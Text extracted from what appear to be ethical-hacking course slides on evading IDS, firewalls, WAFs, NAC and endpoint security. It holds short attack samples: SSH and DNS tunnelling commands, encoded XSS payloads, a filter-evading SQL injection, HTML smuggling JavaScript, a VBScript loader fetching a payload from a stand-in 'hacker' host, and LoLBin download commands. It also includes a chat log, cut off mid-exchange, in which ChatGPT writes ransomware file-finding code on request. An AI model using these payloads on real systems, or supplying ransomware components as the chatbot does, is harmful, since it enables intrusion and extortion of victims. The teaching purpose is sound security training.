
OpenSSH

Attackers use OpenSSH to **encrypt and tunnel all the traffic** from a local machine to a remote machine to avoid detection by the perimeter security controls

Example

```
ssh -f user@certifiedhacker.com -L 5000:certifiedhacker.com:25 -N  
-f => background mode, user@certifiedhacker.com => username and server you are  
logging into, -L 5000:certifiedhacker.com:25 => local-port:host:remote-port, and -N  
=> Do not execute the command on the remote system
```

- This forwards the **local port 5000 to port 25** on certifiedhacker.com encrypted
- Simply point your email client to use localhost:5000 as the SMTP server



Bypassing an IDS/Firewall through the SSH Tunneling Method (Cont'd)

Attacker can use Bitvise SSH Server/client tool to set up an **SSH tunnel** to bypass an IDS/firewall or to access **restricted services** in the target network by using various **port forwarding** methods

Port Forwarding Methods to Perform SSH Tunneling

Local Port Forwarding



- LPF technique allows attackers to access **internal resources** that are not directly accessible from outside the network

Remote Port Forwarding

- RPF technique allow attackers to access the **target side local applications or development environments** in the remote network

Dynamic Port Forwarding

- DPF let attackers create a **SOCKS proxy** through an SSH tunnel, routing any **traffic** and accessing **unauthorized services undetected**



Bypassing an IDS/Firewall through the DNS Tunneling Method


DNS operates using **User Datagram Protocol (UDP)** and it has a **255-byte limit** on outbound queries

This **small size constraint** on external queries allows the DNS to be used as an ideal choice to **perform data exfiltration** by various malicious entities

Since corrupt or malicious data can be **secretly embedded into the DNS protocol packets**, even **DNSSEC** cannot detect this abnormality in DNS tunneling

It is effectively used by malware to **bypass the IDs/firewall** to maintain communication between the victim machine and the C&C server

Tools such as **iodine** (<https://code.kryo.se/iodine>), and **dnscat2** (<https://github.com>) use this technique of tunneling traffic across DNS port 53



```
C:\Windows\System32\cmd.exe
C:\Users\Admin\Downloads\iodine-0.8.0-windows\64bit>iodined.exe.exe -h
iodine IP over DNS tunneling server


Usage: iodined.exe [-46cDfsuv] [-u user] [-t chrootdir] [-d device] [-m mtu]
                  [-z context] [-l ipv4 listen address] [-L ipv6 listen address]
                  [-p port] [-n auto[external_ip]] [-b dnsport] [-P password]
                  [-F pidfile] [-i max idle time] tunnel_ip[/netmask] topdomain

Available options:
  -v to print version info and exit
  -h to print this help and exit
  -4 to listen only on IPv4
  -6 to listen only on IPv6
  -c to disable check of client IP/port on each request
  -s to skip creating and configuring the tun device,
    which then has to be created manually
  -f to keep running in foreground
  -D to increase debug level
    (using -DD in UTF-8 terminal: "LC_ALL=C luit iodined -DD ...")
  -u name to drop privileges and run as user 'name'
  -t dir to chroot to directory dir
  -d device to set tunnel device name
  -m mtu to set tunnel device mtu
  -z context to apply SELinux context after initialization
  -l IPv4 address to listen on for incoming dns traffic (default 0.0.0.0)
    (Use 'external' to listen only on external IP, looked up via a service)
  -L IPv6 address to listen on for incoming dns traffic (default ::)
  -p port to listen on for incoming dns traffic (default 53)
  -n ip to respond with to NS queries
```

<https://code.kryo.se>

Bypassing an IDS/Firewall through External Systems


- ① A legitimate user works with some **external system** to access the corporate network
- ② The attacker sniffs the **user traffic** and steals the **session ID** and **cookies**
- ③ The attacker **accesses the corporate network** bypassing the firewall/IDS and gets the **Windows ID** of the running Mozilla process on the user's system
- ④ The attacker then issues an **openURL()** command to the window found
- ⑤ The user's web browser is redirected to the **attacker's web server**
- ⑥ The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine



Bypassing an IDS/Firewall through MITM Attacks

In MITM attacks, attackers **make use of DNS servers and routing techniques** to bypass firewall/IDS restrictions

- 1 The attacker performs **DNS server poisoning**
- 2 User A sends a request for **www.certifiedhacker.com** to the **corporate DNS server**
- 3 The corporate DNS server sends the **IP address (127.22.16.64) of the attacker**
- 4 User A accesses the **attacker's malicious server**
- 5 The attacker connects with the **real host and tunnels the user's HTTP traffic**
- 6 The malicious codes embedded in the attacker's web page are **downloaded and executed** on the user's machine



Bypassing an IDS/Firewall through **Content**

In this method, the attacker **sends the content containing malicious code** to the user and tricks him/her to open it so that the malicious code can be executed

The attacker uses steganography or obfuscation techniques to hide malicious code within the legitimate-looking files

Examples:

Sending an email containing a malicious executable file or Microsoft office document capable of a **macro bypass exploit**

There are many file formats that can be used as a **malicious content carrier**

Bypassing an IDS/WAF using an XSS Attack

- An XSS attack exploits vulnerabilities that occur while processing **input parameters** of the end-users and the **server responses** in a web application
- Attackers inject **malicious HTML code** in the victim website to **bypass the IDS/WAF**
- Consider the following XSS payload
 - <script>alert("XSS")</script>

Using ASCII values

- After replacing the XSS payload with its equivalent ASCII values

```
<script>String.fromCharCode(97, 108, 101, 114, 116, 40, 34, 88, 83, 83, 34, 41)</script>
```

Using Hex Encoding

- After encoding the XSS payload,

```
%3C%73%63%69%72%70%74%3E%61%6C%65%72%74%28%22%58%53%53%22%29%3C%2F%73%63%72%69%70%74%3E
```

Using Obfuscation

- After encoding the XSS payload,

```
<sCriPt>aLeRT("XSS")</sCriPT>
```

Other Techniques for Bypassing WAF

Using HTTP Header Spoofing

- Web application firewalls allow specific **queries** and **syntaxes** to originate from internal addresses
- Attackers abuse this functionality to send requests with **spoofed headers** using **X-Forwarded-For** to trick the target WAF and server into believing that the request originated from their internal network

Using Blacklist Detection

- Attackers fingerprint the target WAF to **identify blacklisted keywords** and **create new regex** and payloads with keywords not included in the blacklists
- Example list of keywords filtered: **and, or, union**
- SQL query that evades detection: **1 || (select username, pwd from employees where userID = 1001) = 'admin'**

Using Fuzzing/Brute-forcing

- First, attackers send payloads to the WAF connected to their local network to identify the payloads that can be used for evasion
- Attackers use wordlists such as **Assetnote Wordlists** (<https://wordlists.assetnote.io>) and **SecLists** (<https://github.com>) to perform fuzzing on the target network

Abusing SSL/TLS ciphers

- Attackers footprint the target WAF to identify the supported ciphers by reading the vendor documentation
- Attackers use tools such as **ssllscan2** (<https://github.com>) to detect the ciphers supported by the web server
- If the attackers identify any cipher supported by the web server that is not supported by the WAF, they use that cipher to evade WAF using tools such as **abuse-ssl-bypass-waf.py** (<https://github.com>)

Bypassing an IDS/ Firewall through HTML Smuggling

- HTML smuggling is a type of web attack in which an attacker injects **malicious code** into **HTML script** to compromise a web page
- Attackers manipulate the features of HTML5/JavaScript and stay hidden from firewalls, web proxies, and email gateways

- Attacker initiates the attack by embedding malware within a **HTML5 attachment** or web page

```
<a href="malicious.doc" download="Myfile.doc">Click</a>
```

- Attackers also perform HTML smuggling using **JavaScript**

```
var myAnchorElement = document.createElement('a'); myAnchorElement.download = 'Myfile.doc' ;
```


- Then, attackers **create URL** to lure victims into downloading the malicious file

```
var myfileUrl = window.URL.createObjectURL(fakeBlob); myAnchor.href = myfileUrl; myAnchor.click();
```

JavaScript hides the **blob content** to evade detection and allows connection with the malicious server

Evading an IDS/Firewall through Windows BITS

- In Windows environment, **Background Intelligent Transfer Service (BITS)** is a standard service used to distribute **automatic Windows updates** for its global users
- BITS service can be exploited by attackers to bypass firewalls/IDSes as organizations prefer to disregard BITS traffic because it includes constant software upgrades
- Attackers leverage this feature to **launch malicious applications** or a backdoor to bypass the security solutions and take control over the system
- BITS jobs can be established with the **bitsadmin** command-based interface or with API function calls



Other Techniques for IDS Evasion

- | | | |
|-----------------------------|------------------------------|---------------------------------------|
| 1 Insertion Attack | 8 Fragmentation Attack | 15 Desynchronization |
| 2 Evasion | 9 Time-To-Live Attacks | 16 Domain Generation Algorithms (DGA) |
| 3 Denial-of-Service Attack | 10 Invalid RST Packets | 17 Encryption |
| 4 Obfuscating | 11 Urgency Flag | 18 Flooding |
| 5 False Positive Generation | 12 Polymorphic Shellcode | |
| 6 Session Splicing | 13 ASCII Shellcode | |
| 7 Unicode Evasion | 14 Application-Layer Attacks | |

Objective **04**

Demonstrate Different Techniques to Bypass NAC and Endpoint Security

NAC and Endpoint Security Evasion Techniques

1 VLAN Hopping	7 Process Injection	13 Hosting Phishing Sites	19 Reducing Entropy
2 Using Pre-authenticated Device	8 Using LoLBins	14 Passing Encoded Commands	20 Escaping the (local) AV Sandbox
3 Ghostwriting	9 CPL (Control Panel) Side-Loading	15 Fast Flux DNS Method	21 Disabling Event Tracing for Windows
4 Using Application Whitelisting	10 Using ChatGPT	16 Timing-based Evasion	22 Evading "Mark of the Syscall"
5 Dechaining Macros	11 Using Metasploit Templates	17 Signed Binary Proxy Execution	23 Spoofing the Thread Call Stack
6 Clearing Memory Hooks	12 Windows Antimalware Scan Interface (AMSI)	18 Shellcode Encryption	24 In-memory Encryption of Beacon

Bypassing NAC using VLAN Hopping and Pre-authenticated Device

VLAN Hopping

- Attackers use VLAN hopping to gain access to a network through **Dynamic Trunking Protocol (DTP)**
- To set up a trunk with the switch, the DTP packets are forwarded by attackers by setting the switch mode to “dynamic auto” or “dynamic desirable”
- Attackers use tools such as **VLANPWN** to perform VLAN enumeration and hopping:
 - `python3 DoubleTagging.py --interface eth0 --nativevlan 1 --targetvlan 20 --victim <IP> --attacker <IP>`
 - `python3 DTPHijacking.py --interface eth0`

Pre-authenticated Device

- Attackers gain access to an authenticated device and use that device to bypass NAC
- This device is used to log into the network and then **smuggle in network packages** from a different device
- Attackers place their device (e.g., **Raspberry Pi**) between the pre-authenticated device and the authentication server to ensure that the traffic flows through the attackers’ device
- Attackers use tools such as **nac_bypass_setup.sh** and **FENRIR** to bypass NAC via the pre-authenticated device

Bypassing Endpoint Security using Ghostwriting and Application Whitelisting

Ghostwriting

- Ghostwriting is a bypass technique that involves **modifying the structure of the malware** code without effecting its functionality
- Ghostwriting is used to bypass antivirus software by utilizing **binary deconstruction**, insertion of arbitrary assembly code, and **reconstruction**
- Attackers use this technique to bypass the endpoint device security agents such as antivirus and hide malware to **evasion signature-based detection**
- Attackers use tools such as **Ghostwriting.sh** to modify the structure of the malware

Application Whitelisting

- Application whitelisting is a security feature in Windows systems to defend against execution of malicious applications
- While executing a legitimate application, it looks for the required DLLs in the current location where the executable is saved
- Attackers perform **DLL hijacking** to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides
- Malicious DLL gets executed along with the application to disable endpoint security
- Attackers can also use **rundll32.exe**, **regsvr32.exe**, and **PowerShell** to endpoint security. Example:
 - `regsvr32.exe /s /n /u /i:"C:\path_to_malicious.dll"`

Bypassing Endpoint Security by Dechaining Macros

Attackers perform dechaining of macros to evade endpoint detection and **modify memory, registry, and other Windows files** using VBScript

Spawning through ShellCOM

- It allows attackers to reference any **object associated with COM** through VBScript for utilizing its functions

```
Set obj = GetObject("new:C08AFD90-F2A1-  
11D1-8455-00A0C91F3880")  
  
obj.Document.Application.ShellExecute  
"calc.exe",Null,"C:\\Windows\\System32",Nu  
ll,0
```

Spawning using XMLDOM

- Attackers can also implement process **spawning through XMLDOM**. This technique allows attackers to download and run code inside an Office process



```
Set xml = CreateObject("Microsoft.XMLDOM")  
xml.async = False  
Set xsl = xml  
xsl.load("file://|http://hacker/malicious_payl  
oad.xsl")  
xml.transformNode xsl
```

Additional Techniques for Dechaining Macros

- Spawning through WmiPrvse.exe
- Creating Scheduled Tasks
- Registry Modification
- Dropping Files
- Downloading Content
- Embed File and Drop

Bypassing Endpoint Security by Clearing Memory Hooks


- Memory hooks are placed by an Endpoint Detection and Response (EDR) agent to collect information for performing **behavior-based analysis**
- Attackers often try to bypass the EDR in memory by **unhooking the EDR DLLs**
- Attackers need to find the target application's DLLs, the associated **functions**, and **syscalls exported**
- Attackers use open-source tools such as **x64dbg** debugger to identify the hooked syscalls stored in the memory
- Attackers then **create a payload** that can overwrite these hooks in the memory by restoring the exact bytes of data
- This can be done by **reloading the right location** in the memory-containing process that holds the hooks and erasing the EDR hooks



<https://www.optiv.com>

Bypassing Endpoint Security by Process Injection

- Process injection is a sophisticated technique used by attackers to inject malware code into the memory space of a running process
- This technique can be part of a larger strategy employed by attackers to maintain **persistence**, **escalate privileges**, or carry out other malicious activities without being detected.
- Process injection attack can be performed through Windows API functions such as **VirtualAllocEx()**, **WriteProcessMemory()**, and **CreateRemoteThread()**



Bypassing the EDR using LoL Bins

- LoLBins (Living off the Land Binaries) are legitimate system tools that are pre-installed on the operating system or downloaded from trusted sources such as Microsoft

Steps to be followed to bypass EDR using LoL Bins


1 Configure the agent in **Deimos C2** to communicate over HTTPS

2 Run the following command for executing the **Windows Binary** to download a **remote file** from the specified URL:

```
C:\> ConfigSecurityPolicy.exe  
http://example.com/payload
```

3 Attackers with **user privileges** on Windows 10 or 11 can run the following command:

```
C:\> CustomShellHost.exe
```



Bypassing Endpoint Security by CPL (Control Panel) Side-Loading

- CPL side-loading **mimics** original CPL applet functionality to make malicious activity appear legitimate to users and security systems
- When a user executes the legitimate CPL file, it also **loads the malicious code** embedded within it
- Attackers can then trick Windows into **loading the CPL file** through a **legitimate application or process** instead of directly executing it
- Thus, traditional **detection systems** may **overlook CPL files** as they are not commonly linked to malware
- For this purpose, attackers can also use tools such as **CPLResourceRunner** to create malicious embedded CPL file



Bypassing Endpoint Security using ChatGPT

- Attackers use ChatGPT to **mutate any malicious code** and create multiple versions of that code

Steps involved in the attack

Obtaining the code

- In this step, attackers use ChatGPT to acquire a function code that **locates various files** that a ransomware might target

Validation

- In this step, attackers perform the **validation** of the generated code to ensure its functionality

Execution

- In this step, attackers **run the code** obtained from ChatGPT

```

You
Please write me a function named 'FindTheseFiles' in Python that searches all the files that end up with ".txt", ".pdf", ".docx", ".xslm", ".xlsx", ".png", ".jpg", ".jpeg", ".pptx". starting from root directory. Returns a list of all paths of the files that match the criteria.
Include the relevant imports. Only provide the code without explanation.

ChatGPT
python

import os

def FindTheseFiles(root_dir):
    extensions = ('.txt', '.pdf', '.docx', '.xslm', '.xlsx', '.png', '.jpg', '.jpeg', '.pptx')
    matching_files = []
    for root, dirs, files in os.walk(root_dir):
        for file in files:
            if file.endswith(extensions):
                matching_files.append(os.path.join(root, file))
    return matching_files

You
Please write me a function 'EncryptGivenFile' that receives an encryption key and a path to the file and encrypts it in Python. Include the relevant imports. Only provide the code without explanation.

ChatGPT
python
